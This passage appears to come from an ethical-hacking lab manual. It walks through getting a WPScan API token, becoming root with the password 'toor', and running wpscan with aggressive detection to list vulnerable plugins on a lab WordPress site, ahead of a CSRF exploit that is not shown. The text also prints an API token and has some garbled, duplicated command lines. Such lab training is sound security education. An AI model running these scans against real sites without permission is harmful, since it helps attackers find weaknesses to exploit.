
The screenshot shows a Firefox browser window with the title "How it Works - Mozilla Firefox". The URL in the address bar is <https://wpscan.com/how-it-works>. The page content includes a banner with the text "Be the first to know about new WordPress vulnerabilities". To the right of the banner are two large callout boxes. The top box contains the number "99" and the text "Vulnerabilities added in April". The bottom box contains the number "28,517" and the text "Total vulnerabilities in our database". Below the banner are three green checkmarks followed by descriptive text: "All vulnerabilities are manually entered into our database by dedicated WordPress security professionals.", "We work with security researchers, vendors, and WordPress to triage vulnerabilities.", and "Our vulnerability database is updated constantly as new information becomes available.". At the bottom of the page are two buttons: "Get started for free" and "View pricing". A note at the very bottom says "No credit card required. Cancel anytime". The browser interface includes a menu bar with "Applications", "Places", "System", and "Firefox" icons, and a toolbar with various buttons and links.

26. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.

The screenshot shows a Mozilla Firefox window with the title bar "Edit profile - Mozilla Firefox". The address bar displays the URL "https://wpscan.com/profile". The main content area is the "Edit profile" page for WPScan. At the top, it says "Hello, [REDACTED]". Below that, the "API Token" section is highlighted with a red box around the token value. The token itself is blurred. To the right of the token are two buttons: "Copy" and "Regenerate". Below this section, there is a note: "To get started, download the [WordPress plugin](#) and enter your API token, or [read the documentation](#) to learn about other ways to use your token." Further down, there are three sections: "Current subscription plan" (Free), "Daily API request limit" (25), and "API requests in the past 24 hours" (0). At the bottom of the page are "Upgrade" and "Contact us" buttons. The browser's navigation bar at the bottom includes icons for "Menu", "Edit profile - Mozilla Fir...", and the Firefox logo.

27. Close the **Firefox** browser window.

28. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.



32. In the **Terminal** window, type **wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# wpscan --api-token 78vSw
--plugins-detection aggressive --enumerate vp
```

33. The result appears, displaying detailed information regarding the target website.

```
wpscan --api-token 78vSw
--plugins-detection aggressive --enumerate vp
```

lakhXk --url http://10.10.1.22:8080/CEH --plugins-detection aggressive

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# wpscan --api-token 78vSw
--plugins-detection aggressive --enumerate vp
```

3akhXk --url http://10.10.1.22:8080/CEH

WordPress Security Scanner by the WPScan Team  
Version 3.8.17

@\_WPScan\_, @\_ethicalhack3r, @\_erwan\_lr, @\_firefart

---

```
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Wed Apr 20 02:26:43 2022

Interesting Finding(s):
```

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.

35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.

```
wpscan --api-token 78vSwRzYFMt17pNNYdWNK6cV2RSXgr4pd8lrj3akhXk --url http://10.10.1.22:8080/CEH --plugins-detection aggressive
[+] leenkme
| Location: http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/
| Last Updated: 2020-08-10T20:49:00.000Z
| Readme: http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
[!] The version is out of date, the latest version is 2.16.0
[!] Directory listing is enabled


Found By: Known Locations (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/, status: 200

[!] 1 vulnerability identified:

